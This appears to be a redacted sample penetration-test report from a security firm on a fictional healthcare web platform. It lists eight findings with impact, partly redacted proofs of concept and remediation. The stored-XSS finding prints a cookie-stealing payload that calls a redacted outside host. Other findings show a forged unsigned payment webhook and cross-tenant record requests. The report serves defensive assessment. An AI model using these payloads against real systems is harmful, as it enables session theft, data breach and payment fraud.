Maru Security

INDEPENDENT APPLICATION SECURITY

Web Application Security Assessment

Prepared for **Northwind Health, Inc.**

REPORT REFERENCE	MARU-NWH-2026-014
ENGAGEMENT TYPE	Grey-box web application penetration test
ASSESSMENT WINDOW	10 - 17 June 2026
REPORT VERSION	1.0 (Final)
CLASSIFICATION	**CONFIDENTIAL**
PREPARED BY	Maru Security · United States

This document is a redacted sample produced for demonstration. Northwind Health is a fictional entity and all findings are illustrative of the work Maru Security performs.

Contents

Page references are indicative. This sample is redacted; the live deliverable includes an encrypted technical appendix with full reproduction detail for each finding.

Confidentiality & document control

This report contains a security assessment of the application named below and is strictly confidential. Distribution is limited to the client and Maru Security. It should be stored encrypted and shared only with parties who require it.

CLIENT	Northwind Health, Inc.
APPLICATION	Northwind Health clinician & patient platform
ENVIRONMENT	Production (authorized), with a grey-box test account
AUTHORIZATION	Signed engagement & scope, on file, dated 8 June 2026
METHODOLOGY	OWASP Testing Guide · Top 10 (2021) · API Top 10 (2023)
SCORING	CVSS 3.1
ASSESSOR	Maru Security, a division of The Adelaide Group LLC · Cambridge, MA · serving the United States

VERSION HISTORY

VER	DATE	NOTES
0.1	16 Jun 2026	Draft for factual review
1.0	17 Jun 2026	Final, after client review

ASSESSMENT TEAM

ROLE	PARTY
Lead consultant	Maru Security
Technical review	Maru Security
Client contact	Engineering, Northwind

Penetration testing is a point-in-time activity. This report reflects the state of the application during the assessment window and does not guarantee the absence of other vulnerabilities. A retest of remediated findings is included in the engagement.

Executive summary

Maru Security performed an independent grey-box penetration test of the Northwind Health platform between 10 and 17 June 2026. The assessment identified **eight findings**, of which **two are critical** and three are high severity. The application's overall security posture is assessed as **Critical**.

The most serious issues share a single root cause that recurs across the platform: authorization is enforced inconsistently, and in places not at all. A standard authenticated user can read protected health information belonging to other clinics, the database's own access controls are absent on at least one core table, and a master credential is exposed to the browser. Independently, the payment integration accepts unsigned events, allowing paid access to be obtained without payment.


In plain terms: today, one ordinary account can reach data belonging to every customer on the platform. For a healthcare product undergoing an enterprise security review, this is the difference between winning and losing the contract, and it is reportable under HIPAA. The encouraging news is that the root causes are well understood and the remediation is concrete. None of the critical findings require architectural change; they require enforcing access control at the data layer and verifying payment events.

OVERALL RISK

CRITICAL

Do not proceed with the enterprise security review until the two critical findings are closed and retested.

FINDINGS BY SEVERITY



STRATEGIC RECOMMENDATIONS

1. **Make the data layer the authorization boundary.** Enforce tenant ownership in the database (row-level security) so a missed application-layer check cannot leak data.
2. **Never trust unsigned external input.** Verify payment-processor and third-party callbacks cryptographically before acting on them.
3. **Treat secrets as code.** Keep service credentials server-side, rotate on exposure, and gate releases on an automated secret and header check.

Engagement overview

IN SCOPE

ASSET	DETAIL
Web app	app.northwind.example
API	api.northwind.example
Auth	Login, session, reset
Payments	Subscription billing

Out of scope: third-party identity providers, denial-of-service, physical and social-engineering vectors.

ENGAGEMENT DETAIL

TYPE	Grey-box
Window	10 - 17 Jun 2026
Effort	6 consultant-days
Access	One test account
Retest	Included

APPROACH

Testing was conducted manually against a grey-box test account, supported by tooling for reconnaissance and evidence capture. Every finding was reproduced and validated before inclusion; unconfirmed observations were discarded rather than reported as risk. Findings are rated by impact and likelihood and scored with CVSS 3.1. Reproduction evidence is captured and delivered in an encrypted technical appendix.


METHODOLOGY — 136 CONTROLS ACROSS 16 PHASES


The engagement followed Maru Security's standard web application methodology, aligned to the OWASP Web Security Testing Guide, the OWASP Top 10 (2021), and the OWASP API Security Top 10 (2023):

1. Engagement & authorization
2. Reconnaissance & mapping
3. Configuration & deployment
4. Authentication
5. Session management
6. Authorization & access control
7. Input validation & injection
8. API & backend
9. Business logic
10. Client-side
11. File upload & storage
12. Cryptography & data protection
13. Payments
14. Infrastructure & cloud
15. Dependencies & supply chain
16. Reporting & remediation

Findings summary

Eight findings were identified across the assessment. The distribution by severity and by OWASP category is shown below; each finding is detailed individually in the following section.





ALL FINDINGS

ID	FINDING	SEVERITY	CVSS	CWE	STATUS
NWH-01	Cross-Tenant Patient Record Access (IDOR / BOLA)	CRITICAL	9.1	CWE-639	Open
NWH-02	Payment Fulfillment Without Webhook Signature Verification	CRITICAL	8.6	CWE-345	Open
NWH-03	Missing Row-Level Security on Appointments Table	HIGH	8.1	CWE-284	Open
NWH-04	Database Service Key Exposed in the Client Bundle	HIGH	7.5	CWE-200	Open
NWH-05	Stored Cross-Site Scripting in Clinical Notes	HIGH	7.4	CWE-79	Open
NWH-06	No Rate Limiting on Authentication Endpoints	MEDIUM	5.3	CWE-307	Open
NWH-07	Missing Security Headers and Content-Security-Policy	MEDIUM	4.3	CWE-693	Open
NWH-08	Verbose Error Stack Traces in Production	LOW	3.1	CWE-209	Open

CWE = Common Weakness Enumeration. CVSS scores use the 3.1 base metric. Status reflects state at report issue; remediated items are re-verified at retest.

Section 05

Detailed findings

Eight findings, ordered by severity. Each includes impact, a redacted proof of concept, concrete remediation, and references.

NWH-01

Cross-Tenant Patient Record Access (IDOR / BOLA)

CRITICAL

CVSS 3.1	LIKELIHOOD	CWE	OWASP
9.1	High	CWE-639	A01

`AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N` · Affected: `GET /api/patients/{id}`

DESCRIPTION

The patient record endpoint authenticates the session but never verifies that the requested record belongs to the caller's clinic. Substituting another record identifier in the request returns patient records owned by other tenants, including names, dates of birth, diagnoses, and billing detail. Authorization is checked at the perimeter (is the user logged in) but not at the object level (does this record belong to them).

BUSINESS IMPACT

A complete cross-tenant breach of protected health information. A single authenticated user can enumerate the entire patient database across every clinic on the platform. This is a reportable HIPAA breach and, in our assessment, fatal to the enterprise security review currently in progress.

PROOF OF CONCEPT REDACTED

```
GET /api/patients/8841 HTTP/1.1
Authorization: Bearer eyJ0[redacted]  (tenant_a)

HTTP/1.1 200 OK
{ "patient": { "name": "[redacted]", "dob": "[redacted]",
  "tenant_id": "clinic_b", "diagnosis": "[redacted]" } }
```

Full request and response captures are provided in the encrypted technical appendix delivered with the live engagement.

REMEDIATION

Scope every record query by the authenticated tenant rather than a client-supplied identifier. Enforce ownership at the database with row-level security, for example USING (tenant_id = auth.tenant()). Apply the same object-ownership check to every /api/{resource}/{id} route, not only this endpoint. Add an automated test that asserts one tenant cannot read another's objects.

REFERENCES

- OWASP API1:2023 Broken Object Level Authorization
- OWASP WSTG-ATHZ-04
- CWE-639

NWH-02

CRITICAL

Payment Fulfillment Without Webhook Signature Verification

CVSS 3.1	LIKELIHOOD	CWE	OWASP
8.6	Medium	CWE-345	A08

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:L · Affected: POST /api/stripe/webhook

DESCRIPTION

The payment webhook handler processes incoming events without validating the provider signature header. A crafted checkout.session.completed event posted directly to the endpoint is accepted as genuine and grants the associated account a paid subscription. The server trusts attacker-controlled input as if it originated from the payment processor.

BUSINESS IMPACT

Any unauthenticated party can grant themselves paid entitlements without payment, and can manipulate billing state. Beyond direct revenue loss, this undermines the integrity of every downstream decision that trusts subscription status, including feature gating and seat limits.

PROOF OF CONCEPT REDACTED

```
POST /api/stripe/webhook HTTP/1.1
(stripe-signature header omitted)
{ "type": "checkout.session.completed",
  "data": { "customer": "acct_[redacted]", "plan": "enterprise" } }

HTTP/1.1 200 OK  ->  entitlement granted, $0 charged
```

Full request and response captures are provided in the encrypted technical appendix delivered with the live engagement.

REMEDIATION

Verify every webhook with the platform signing secret before processing, using the raw request body (for example stripe.webhooks.constructEvent). Reject any event that fails verification with a 400. Enforce idempotency on fulfilment so a replayed event cannot double-grant, and reconcile entitlements against the processor of record on a schedule.

REFERENCES

- OWASP A08:2021
- Stripe webhook signature documentation
- CWE-345

NWH-03

HIGH

Missing Row-Level Security on Appointments Table

CVSS 3.1	LIKELIHOOD	CWE	OWASP
8.1	High	CWE-284	A01

`AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N` · Affected: Postgres `appointments` · data API

DESCRIPTION

Row-level security is not enabled on the appointments table. The public anonymous API key, which is shipped to the browser by design, can therefore read and modify appointment rows belonging to any tenant through the auto-generated data API, with no application code involved.

BUSINESS IMPACT

Cross-tenant read and write of scheduling data and the protected health information associated with it. An attacker needs nothing more than the public key already present in the client. Integrity is also at risk, as rows can be altered or deleted.

PROOF OF CONCEPT REDACTED

```
// using the public anon key from the browser bundle
GET /rest/v1/appointments?select=*
HTTP/1.1 200 OK  ->  ████ rows across ██ tenants returned
```

Full request and response captures are provided in the encrypted technical appendix delivered with the live engagement.

REMEDIATION

Enable row-level security on every table that holds tenant data, and add explicit policies for SELECT, INSERT, UPDATE, and DELETE scoped to the tenant. Treat the database as the enforcement boundary; never rely on the application layer alone. Audit all tables for RLS coverage as part of the release checklist.

REFERENCES

- OWASP A01:2021
- OWASP WSTG-ATHZ-02
- CWE-284

NWH-04

Database Service Key Exposed in the Client Bundle

HIGH

CVSS 3.1	LIKELIHOOD	CWE	OWASP
7.5	High	CWE-200	A05

`AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N` · Affected: Client JavaScript bundle

DESCRIPTION

The database service-role key, which bypasses row-level security entirely, is present in the browser bundle through a public environment variable. Any visitor who views source obtains a credential with unrestricted database access. A secret intended for server-side use only has been published to every visitor.

BUSINESS IMPACT

Total compromise of the database, bypassing every access control. This single exposure neutralizes the protections recommended elsewhere in this report and must be treated as the highest-priority configuration fix after the critical findings.

PROOF OF CONCEPT

REDACTED

```
// recovered from /_next/static/chunks/[redacted].js
const supabase = createClient(URL,
  "eyJ[redacted].service_role.[redacted]")
```

Full request and response captures are provided in the encrypted technical appendix delivered with the live engagement.

REMEDIATION

Remove the service key from all client-exposed configuration and use it only in server-side code. Rotate the key immediately; it must be treated as compromised from the moment it shipped to a browser. Audit the build for any other secrets exposed through public-prefixed environment variables.

REFERENCES

- OWASP A05:2021
- OWASP A02:2021 Cryptographic Failures
- CWE-200

NWH-05

Stored Cross-Site Scripting in Clinical Notes

HIGH

CVSS 3.1	LIKELIHOOD	CWE	OWASP
7.4	Medium	CWE-79	A03

`AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N · Affected: Patient notes · clinician dashboard`

DESCRIPTION

Clinical note content is rendered without output encoding. A note containing a script payload executes in the browser of any clinician who later opens that record, in the context of the application. The payload is stored server-side and delivered to every subsequent viewer.

BUSINESS IMPACT

Session theft and actions performed as the viewing clinician, including administrative staff. This provides a path to account takeover and onward exfiltration of protected health information, and can be combined with NWH-04 to escalate impact.

PROOF OF CONCEPT REDACTED

```
POST /api/notes
{ "body": "<img src=x onerror=fetch('//[redacted]/'+document.cookie)>" }

// executes in the next clinician's session on view
```

Full request and response captures are provided in the encrypted technical appendix delivered with the live engagement.

REMEDIATION

Context-encode all user-supplied content on output, sanitize rich text server-side against an allowlist, and deploy a strict Content-Security-Policy as defense in depth. Prefer framework-native escaping and avoid rendering raw HTML from user input.

REFERENCES

- OWASP A03:2021
- OWASP WSTG-INPV-02
- CWE-79

NWH-06

No Rate Limiting on Authentication Endpoints

MEDIUM

CVSS 3.1	LIKELIHOOD	CWE	OWASP
5.3	Medium	CWE-307	A07

`AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N · Affected: /login · /auth/reset`

DESCRIPTION

The login and password-reset endpoints enforce no rate limiting, lockout, or automation defense, permitting unlimited credential guessing and reset-token brute forcing from a single source.

BUSINESS IMPACT

Account takeover through brute force and credential stuffing, and the possibility of guessing password-reset tokens at scale. Health-sector accounts are high-value targets for credential-stuffing campaigns.

PROOF OF CONCEPT REDACTED

```
POST /login x5000  ->  no throttling, no lockout, no challenge
(elapsed: [redacted]m, 0 blocks)
```

Full request and response captures are provided in the encrypted technical appendix delivered with the live engagement.

REMEDIATION

Apply per-account and per-IP rate limits with exponential backoff, introduce a challenge after repeated failures, and ensure reset tokens are high-entropy, single-use, and short-lived. Monitor for credential-stuffing patterns and alert on anomalies.

REFERENCES

- OWASP A07:2021
- OWASP WSTG-ATHN-03
- CWE-307

NWH-07

Missing Security Headers and Content-Security-Policy

MEDIUM

CVSS 3.1	LIKELIHOOD	CWE	OWASP
4.3	Low	CWE-693	A05

`AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N · Affected: All HTTP responses`

DESCRIPTION

Responses omit a Content-Security-Policy, frame-ancestors protection, X-Content-Type-Options, and a strict Referrer-Policy. These gaps broaden the impact of any cross-site scripting and permit clickjacking and MIME-sniffing.

BUSINESS IMPACT

Increased blast radius for other client-side findings, and exposure to UI-redress attacks against authenticated users. Defense-in-depth control that meaningfully limits the impact of NWH-05.

PROOF OF CONCEPT REDACTED

```
GET /  ->  (no content-security-policy)
           (no x-frame-options / frame-ancestors)
           (no x-content-type-options)
```

Full request and response captures are provided in the encrypted technical appendix delivered with the live engagement.

REMEDIATION

Deploy a strict Content-Security-Policy, frame-ancestors 'none', X-Content-Type-Options: nosniff, a strict Referrer-Policy, and HTTP Strict Transport Security. Validate with an automated header check in CI.

REFERENCES

- OWASP A05:2021
- OWASP WSTG-CONF-12
- CWE-693

NWH-08

Verbose Error Stack Traces in Production

LOW

CVSS 3.1	LIKELIHOOD	CWE	OWASP
3.1	Low	CWE-209	A05

`AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N · Affected: API error responses`

DESCRIPTION

Unhandled errors return full stack traces that disclose file paths, framework versions, and query structure, assisting an attacker in mapping the system and identifying further weaknesses.

BUSINESS IMPACT

Information disclosure that lowers the cost of developing further attacks. Low severity in isolation, but a useful aid to an attacker during reconnaissance.

PROOF OF CONCEPT REDACTED

```
GET /api/patients/'  ->  500
Error: column "[redacted]" does not exist
  at /var/task/app/[redacted]/route.ts:[redacted]
```

Full request and response captures are provided in the encrypted technical appendix delivered with the live engagement.

REMEDIATION

Return generic error responses in production and log diagnostic detail server-side only. Ensure framework debug modes are disabled in the production build.

REFERENCES

- OWASP A05:2021
- OWASP WSTG-ERRH-01
- CWE-209

Security strengths

A balanced assessment records what is done well, not only what is broken. The following controls were observed to be effective during testing and should be preserved as the findings above are remediated.

- ✓ **Enforced TLS with HSTS**
  All traffic is served over HTTPS with HTTP Strict Transport Security, and no mixed-content was observed.

- ✓ **Modern password hashing**
  User credentials are stored using a strong, salted, adaptive hashing algorithm consistent with current guidance.

- ✓ **Parameterized data access**
  No classic SQL injection was identified; the ORM and query layer use parameterization throughout.

- ✓ **Short-lived, rotated sessions**
  Session tokens are high-entropy and rotate on authentication, mitigating fixation.

- ✓ **Dependency hygiene**
  No known-critical vulnerable dependencies were present in the production build at the time of testing.

These observations are not a guarantee of completeness; they reflect controls exercised during the assessment window.

Remediation roadmap

The following sequence prioritizes the findings by risk and remediation effort. Closing the three P0 items removes the immediate exposure; the remainder hardens the platform ahead of the enterprise security review.

ID	SEVERITY	ACTION	EFFORT	PRIORITY
NWH-01	CRITICAL	Scope queries by tenant + enable RLS	Medium	**P0 · 48 hours**
NWH-02	CRITICAL	Verify webhook signatures + idempotency	Low	**P0 · 48 hours**
NWH-04	HIGH	Remove & rotate exposed service key	Low	**P0 · 48 hours**
NWH-03	HIGH	Enable RLS across all tenant tables	Medium	**P1 · 2 weeks**
NWH-05	HIGH	Output-encode + sanitize clinical notes	Medium	**P1 · 2 weeks**
NWH-06	MEDIUM	Rate-limit auth + reset endpoints	Low	**P2 · next release**
NWH-07	MEDIUM	Add CSP & security headers	Low	**P2 · next release**
NWH-08	LOW	Suppress production stack traces	Low	**P3 · backlog**

RETEST & CLOSURE

Once your engineers have remediated these findings, Maru Security will re-run the affected controls and reissue this report with each finding marked verified-fixed, so the engagement closes with proof rather than an assumption.

Appendices

Reference material

Severity and scoring methodology, the full testing methodology, and about the practice.

Appendix A · Severity & CVSS methodology

Every finding is rated by the impact it carries if exploited and scored with the CVSS 3.1 base metric. Severity bands map to score ranges as follows.

SEVERITY	CVSS	DEFINITION
CRITICAL	9.0 – 10.0	Full compromise: remote code execution, authentication bypass, cross-tenant data access, or payment forgery. Address immediately.
HIGH	7.0 – 8.9	Account takeover, stored XSS, IDOR, or secret exposure. Remediate before release.
MEDIUM	4.0 – 6.9	Meaningful weakness such as CSRF, weak configuration, or missing rate limiting. Should fix.
LOW	0.1 – 3.9	Minor hardening: missing headers, verbose errors, or metadata leakage.
INFO	0.0	Observation with no direct exploit; recorded for awareness.

HOW WE SCORE

Scores reflect the base metric group (attack vector, complexity, privileges, user interaction, scope, and the confidentiality, integrity, and availability impact). Where environmental factors materially change real-world risk, this is noted in the finding. Severity is then translated into the plain-language business impact that appears in the executive summary, because the people who fund remediation read impact, not vectors.

Appendix B · Testing methodology

The assessment exercised Maru Security's 136-control web application methodology across sixteen phases, aligned to the OWASP Web Security Testing Guide, the OWASP Top 10 (2021), and the OWASP API Security Top 10 (2023). Control counts per phase are shown below.

#	PHASE	CONTROLS
01	Engagement & authorization	8
02	Reconnaissance & mapping	10
03	Configuration & deployment	11
04	Authentication	11
05	Session management	6
06	Authorization & access control	13
07	Input validation & injection	16
08	API & backend	9
09	Business logic	8
10	Client-side	6
11	File upload & storage	7
12	Cryptography & data protection	7
13	Payments	7
14	Infrastructure & cloud	7
15	Dependencies & supply chain	4
16	Reporting & remediation	6
	Total	**136**

Each control is tested and recorded as pass, fail, or not-applicable with a documented reason. Failed controls are developed into the findings presented in this report.

About Maru Security

Maru Security is an independent application security practice. We assess software the way an adversary would and deliver a report precise enough for your engineers to fix every finding. We do not modify client code; that independence is what makes our assessment one your customers, partners, and insurers can trust.

WHAT WE DO

- Web & API penetration testing
- Pre-launch & release security reviews
- Continuous, re-tested assurance

HOW WE WORK

- 136-control, OWASP-aligned methodology
- Manual testing, validated findings only
- Signed authorization before any test

This is a sample.

Your application deserves a real one. We test like an adversary, report like a partner, and stay independent so the verdict means something.

`marusystems.dev` · `security@marusystems.dev` · `United States`

This sample report is illustrative and describes a fictional entity. Maru Security provides independent security assessment only; remediation is performed by the client's own engineers.